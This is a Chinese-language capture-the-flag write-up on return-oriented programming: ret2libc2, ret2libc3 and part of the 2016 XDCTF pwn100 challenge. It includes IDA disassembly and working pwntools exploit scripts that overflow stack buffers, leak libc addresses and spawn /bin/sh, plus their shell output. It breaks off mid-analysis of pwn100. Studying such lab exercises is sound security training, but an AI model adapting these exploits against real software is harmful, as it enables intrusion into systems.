.bss:0804A040 ; Segment type: Uninitialized
.bss:0804A040 ; Segment permissions: Read/Write
.bss:0804A040 ; Segment alignment '32byte' can not be represented in assembly
.bss:0804A040 _bss            segment para public 'BSS' use32
.bss:0804A040                 assume cs:_bss
.bss:0804A040                 ;org 804A040h
.bss:0804A040                 assume es:nothing, ss:nothing, ds:_data, fs:nothing, gs:nothing
.bss:0804A040                 public __bss_start
.bss:0804A040 ; FILE *_bss_start
.bss:0804A040 __bss_start     dd ?                    ; DATA XREF: LOAD:080482B8↑o
.bss:0804A040                                         ; deregister_tm_clones+5↑o ...
.bss:0804A040                                         ; Alternative name is '__TMC_END__'
.bss:0804A040                                         ; stdin@@GLIBC_2.0
.bss:0804A040                                         ; _edata
.bss:0804A040                                         ; Copy of shared data
.bss:0804A044                 align 20h
.bss:0804A060                 public stdout@@GLIBC_2_0
.bss:0804A060 ; FILE *stdout
.bss:0804A060 stdout@@GLIBC_2_0 dd ?                  ; DATA XREF: LOAD:08048298↑o
.bss:0804A060                                         ; main+9↑r
.bss:0804A060                                         ; Alternative name is 'stdout'
.bss:0804A060                                         ; Copy of shared data
.bss:0804A064 completed_6591  db ?                    ; DATA XREF: __do_global_dtors_aux↑r
.bss:0804A064                                         ; __do_global_dtors_aux+14↑w
.bss:0804A065                 align 20h
.bss:0804A080                 public buf2
.bss:0804A080 ; char buf2[100]
.bss:0804A080 buf2            db 64h dup(?)
.bss:0804A080 _bss            ends
.bss:0804A080
```

gets函数的plt表项位置在0x08048460




```
.plt:08048460
.plt:08048460 ; =============== S U B R O U T I N E =======================================
.plt:08048460
.plt:08048460 ; Attributes: thunk
.plt:08048460
.plt:08048460 ; char *gets(char *s)
.plt:08048460 _gets           proc near               ; CODE XREF: main+72↓p
.plt:08048460
.plt:08048460 s               = dword ptr  4
.plt:08048460
.plt:08048460                 jmp     ds:off_804A010
.plt:08048460 _gets           endp
.plt:08048460
```

ROP攻击思路：

1. 找到system函数的plt表项
2. 构造字符串"/bin/sh"
3. 调用gets函数输入该字符串
4. 将该字符串存在buf2中
5. 将buf2作为system的参数

```python
##!/usr/bin/env python
from pwn import*

r=process('./ret2libc2')

system_addr=0x08048490
gets_addr=0x08048460
buf2_addr=0x0804A080


payload=flat([112*'A',gets_addr,system_addr,buf2_addr,buf2_addr])

r.sendline(payload)
r.sendline('/bin/sh')
r.interactive()
```


成功进入shell



```
┌──(kali㉿kali)-[~/Desktop/rop]
└─$ python ret2libc2_exp.py
[+] Starting local process './ret2libc2': pid 2488
/home/kali/Desktop/rop/ret2libc2_exp.py:11: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  payload=flat([112*'A',gets_addr,system_addr,buf2_addr,buf2_addr])
/home/kali/Desktop/rop/ret2libc2_exp.py:14: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  r.sendline('/bin/sh')
[*] Switching to interactive mode
Something surprise here, but I don't think it will work.
What do you think ?$ ls
core                    ret2libc2        ret2syscall
peda-session-ret2shellcode.txt    ret2libc2_exp.py    ret2syscall_exp.py
peda-session-ret2text.txt    ret2libc3        ret2text
pwn100                    ret2shellcode        ret2text_exp.py
ret2libc1                ret2shellcode_exp_2.py
ret2libc1_exp.py            ret2shellcode_exp.py
$ 
```


ret2libc3

首先查看程序的保护机制



```
┌──(kali㉿kali)-[~/Desktop/rop]
└─$ checksec --file=ret2libc3
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable     FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   83 Symbols        No    0               2               ret2libc3
```

然后使用IDA反编译源程序，查看其代码，发现调用了gets函数，存在缓冲区溢出漏洞



```c
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char s; // [esp+1Ch] [ebp-64h]

  setvbuf(stdout, 0, 2, 0);
  setvbuf(stdin, 0, 1, 0);
  puts("No surprise anymore, system disappeard QQ.");
  printf("Can you find it !?");
  gets(&s);
  return 0;
}
```

查看其他函数，未发现有调用system。此时需要采取其他方法获取system的地址，这里通过使用LibcSearcher工具来获取


安装LibcSearcher工具

```
git clone https://github.com/lieanu/LibcSearcher.git
cd LibcSearcher
python setup.py develop
```

ROP攻击

```python
from pwn import *

sh = process('ret2libc3')

start_addr = 0x080484D0
put_plt = 0x08048460
libc_main_addr = 0x0804a024


payload = 112 * 'a' + p32(put_plt) + p32(start_addr) + p32(libc_main_addr)

sh.recv()
sh.sendline(payload)

libc_real_addr = u32(sh.recv(4))

print "real_addr is:" + hex(libc_real_addr)

sh.recv()

addr_base = libc_real_addr - 0x018540

system_addr = addr_base + 0x03a940
string_addr = addr_base + 0x15902b

print "system addr is:" + hex(system_addr)
print "string_addr is:" + hex(string_addr)

payload = 112 * 'a' + p32(system_addr) + "aaaa" + p32(string_addr)

sh.sendline(payload)

sh.interactive()
```

成功进入到shell



```
┌──(kali㉿kali)-[~/Desktop/rop]
└─$ python ret2libc3_exp.py
[!] Could not find executable 'ret2libc3' in $PATH, using './ret2libc3' instead
[+] Starting local process './ret2libc3': pid 89615
real_addr is:0x206f4e0a
system addr is:0x2071720a
string_addr is:0x208358f5
[*] Switching to interactive mode
[*] Got EOF while reading in interactive
$ 
```


四、ROP题目选做

2016 XDCTF pwn100

程序解析

1. 首先使用checksec查看文件保护机制，发现程序仅开启了NX保护机制


```
checksec --file=pwn100
```



```
┌──(kali㉿kali)-[~/Desktop/rop]
└─$ checksec --file=pwn100
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable     FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   No Symbols        No    0               1               pwn100
```

2. 然后查看文件属性，发现是64位文件

```
file pwn100
```




```
┌──(kali㉿kali)-[~/Desktop/rop]
└─$ file pwn100
pwn100: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.24, BuildID[sha1]=b4d2f91a3feed3a7fb36890c3c462c535abd757c, stripped
```

3. 执行文件，查看其功能


```
./pwn100
```

4. 然后发现，程序一直接受输入，直到超过一定长度，会输出“bye~”，然后提示“segmentation fault”



```
┌──(kali㉿kali)-[~/Desktop/rop]
└─$ ./pwn100
ssssss
ssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssss
ssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssssss
sssssssssssssss
bye~
zsh: segmentation fault  ./pwn100
```

5. 接下来将程序放入IDA中进行静态分析




IDA - pwn100.i64 (pwn100) C:\Users\王嘉磊\Desktop\ret\pwn100\pwn100.i64
File Edit Jump Search View Debugger Options Windows Help
No debugger
Library function Regular function Instruction Data Unexplored External symbol
Functions window
IDA··· Pseud··· Hex··· Str··· Enums Imp··· Exp···

Function name	Segment	Start	Length	Locals	Arguments	R	F	L	S	B	T	=
_init_proc	.init	00000000004004C8	0000001A	00000008	00000000	R	.	.	.	.	.	.
sub_4004F0	.plt	00000000004004F0	0000000C			R	.	.	.	.	.	.
_puts	.plt	0000000000400500	00000006			R	.	.	.	.	T	.
_setbuf	.plt	0000000000400510	00000006			R	.	.	.	.	T	.
_read	.plt	0000000000400520	00000006			R	.	.	.	.	T	.
___libc_start_main	.plt	0000000000400530	00000006			R	.	.	.	.	T	.
___gmon_start__	.plt	0000000000400540	00000006			R	.	.	.	.	.	.
start	.text	0000000000400550	0000002A			.	.	.	.	.	.	.
sub_400580	.text	0000000000400580	00000029	00000008	00000000	R	.	.	.	B	.	.
sub_4005B0	.text	00000000004005B0	00000039	00000008	00000000	R	.	.	.	B	.	.
sub_4005F0	.text	00000000004005F0	0000001C	00000000	00000000	R	.	.	.	.	.	.
sub_400610	.text	0000000000400610	0000002D			R	.	.	.	.	.	.
sub_40063D	.text	000000000040063D	00000051	00000028	00000000	R	.	.	.	B	.	.
sub_40068E	.text	000000000040068E	0000002A	00000048	00000000	R	.	.	.	B	.	.
main	.text	00000000004006B8	00000048	00000018	00000000	R	.	.	.	B	T	.
init	.text	0000000000400700	00000065	00000038	00000000	R	.	.	.	.	T	.
fini	.text	0000000000400770	00000002	00000000	00000000	R	.	.	.	.	T	.
_term_proc	.fini	0000000000400774	00000009	00000008	00000000	R	.	.	.	.	.	.
puts	extern	0000000000601068	00000008			R	.	.	.	.	T	.
setbuf	extern	0000000000601070	00000008			R	.	.	.	.	T	.
read	extern	0000000000601078	00000008			R	.	.	.	.	T	.
__libc_start_main	extern	0000000000601080	00000008			R	.	.	.	.	T	.


```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  setbuf(stdin, 0LL);
  setbuf(stdout, 0LL);
  sub_40068E();
  return 0LL;
}
```

6. 先查看main函数，其调用了sub_40068E()函数




```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  setbuf(stdin, 0LL);
  setbuf(stdout, 0LL);
  sub_40068E();
  return 0LL;
}
```

7. 然后查看sub_40068E()函数，发现先是其调用了sub_40063D()函数，并且传入了参数v1和200，然后返回了puts函数，输出了刚才运行程序时出现的字符串“bye~”



```
int sub_40068E()
{
  char v1; // [rsp+0h] [rbp-40h]

  sub_40063D((__int64)&v1, 200);
  return puts("bye~");
}
```

8. 再查看sub_40063D()函数，其接收了两个参数，a1对应sub_40068E()函数传入的v1，a2对应sub_40068E()函数传入的200。接着程序中有一个for循环，其结束条件是i的值大于等于200，在结束之前一直从标准输入中读取一个字符到i+a1的所指向的内存位置。所以其功能是，从标准输入中读取200字节，然后赋值给a1所指向的内存地址。




```
__int64 __fastcall sub_40063D(__int64 a1, signed int a2)
{
  __int64 result; // rax
  signed int i; // [rsp+1Ch] [rbp-4h]

  for ( i = 0; ; ++i )
  {
    result = (unsigned int)i;
    if ( i >= a2 )
      break;
    read(0, (void *)(i + a1), 1uLL);
  }
  return result;
}
```

程序功能总结

通过上述对程序的解析过程，我们可以知道程序的功能为，**通过sub_40063D()函数从标准输入中拷贝了200个字符到sub_40068E()的v1变量中**。

程序漏洞分析

首先没有在程序中发现有如gets函数这样直接存在缓冲区溢出漏洞的函数调用，同时也没有发现存在system()系统调用




Function name	Segment	Start	Length	Locals	Arguments	R	F	L	S	B	T	=
_init_proc	.init	00000000004004C8	0000001A	00000008	00000000	R	.	.	.	.	.	.
sub_4004F0	.plt	00000000004004F0	0000000C			R	.	.	.	.	.	.
_puts	.plt	0000000000400500	00000006			R	.	.	.	.	T	.
_setbuf	.plt	0000000000400510	00000006			R	.	.	.	.	T	.
_read	.plt	0000000000400520	00000006			R	.	.	.	.	T	.
___libc_start_main	.plt	0000000000400530	00000006			R	.	.	.	.	T	.
___gmon_start__	.plt	0000000000400540	00000006			R	.	.	.	.	.	.
start	.text	0000000000400550	0000002A			.	.	.	.	.	.	.
sub_400580	.text	0000000000400580	00000029	00000008	00000000	R	.	.	.	B	.	.
sub_4005B0	.text	00000000004005B0	00000039	00000008	00000000	R	.	.	.	B	.	.
sub_4005F0	.text	00000000004005F0	0000001C	00000000	00000000	R	.	.	.	.	.	.
sub_400610	.text	0000000000400610	0000002D			R	.	.	.	.	.	.
sub_40063D	.text	000000000040063D	00000051	00000028	00000000	R	.	.	.	B	.	.
sub_40068E	.text	000000000040068E	0000002A	00000048	00000000	R	.	.	.	B	.	.
main	.text	00000000004006B8	00000048	00000018	00000000	R	.	.	.	B	T	.
init	.text	0000000000400700	00000065	00000038	00000000	R	.	.	.	.	T	.
fini	.text	0000000000400770	00000002	00000000	00000000	R	.	.	.	.	T	.
_term_proc	.fini	0000000000400774	00000009	00000008	00000000	R	.	.	.	.	.	.
puts	extern	0000000000601068	00000008			R	.	.	.	.	T	.
setbuf	extern	0000000000601070	00000008			R	.	.	.	.	T	.
read	extern	0000000000601078	00000008			R	.	.	.	.	T	.
__libc_start_main	extern	0000000000601080	00000008			R	.	.	.	.	T	.

查看程序是否存在“/bin/sh”字符串


```
ROPgadget --binary pwn100 --string '/bin/sh'
```

未发现有类似字符串的存在



```
┌──(kali㉿kali)-[~/Desktop/rop]
└─$ ROPgadget --binary pwn100 --string '/bin/sh'
Strings information
============================================================
```

查看变量v1的大小，发现其大小为40字节，但是会有200字节的输入，故此处存在溢出漏洞




```
-0000000000000040 ; D/A/*   : change type (data/ascii/array)
-0000000000000040 ; N       : rename
-0000000000000040 ; U       : undefine
-0000000000000040 ; Use data definition commands to create local variables and function arg
-0000000000000040 ; Two special fields " r" and " s" represent return address and saved reg
-0000000000000040 ; Frame size: 40; Saved regs: 8; Purge: 0
-0000000000000040 ;
-0000000000000040
-0000000000000040 var_40          db ?
-000000000000003F                 db ? ; undefined
-000000000000003E                 db ? ; undefined
-000000000000003D                 db ? ; undefined
-000000000000003C                 db ? ; undefined
-000000000000003B                 db ? ; undefined
-000000000000003A                 db ? ; undefined
-0000000000000039                 db ? ; undefined
-0000000000000038                 db ? ; undefined
-0000000000000037                 db ? ; undefined
-0000000000000036                 db ? ; undefined
-0000000000000035                 db ? ; undefined
-0000000000000034                 db ? ; undefined
-0000000000000033                 db ? ; undefined
-0000000000000032                 db ? ; undefined
-0000000000000031                 db ? ; undefined
-0000000000000030                 db ? ; undefined
-000000000000002F                 db ? ; undefined
-000000000000002E                 db ? ; undefined
-000000000000002D                 db ? ; undefined
-000000000000002C                 db ? ; undefined
-000000000000002B                 db ? ; undefined
-000000000000002A                 db ? ; undefined
-0000000000000029                 db ? ; undefined
-0000000000000028                 db ? ; undefined
-0000000000000027                 db ? ; undefined
-0000000000000026                 db ? ; undefined
SP+0000000000000000
```

综合上述对程序漏洞的分析，我们可以得出其为ret2libc类型的ROP漏洞，故攻击思路如下：

1. 利用程序中调用到的puts函数泄露libc中system函数的地址：这里使用到了DynELF
2. 将“ /bin/sh”字符串写入内存中
3. 然后执行system("/bin/sh")


ROP攻击

首先找到一个用于传递地址的片段



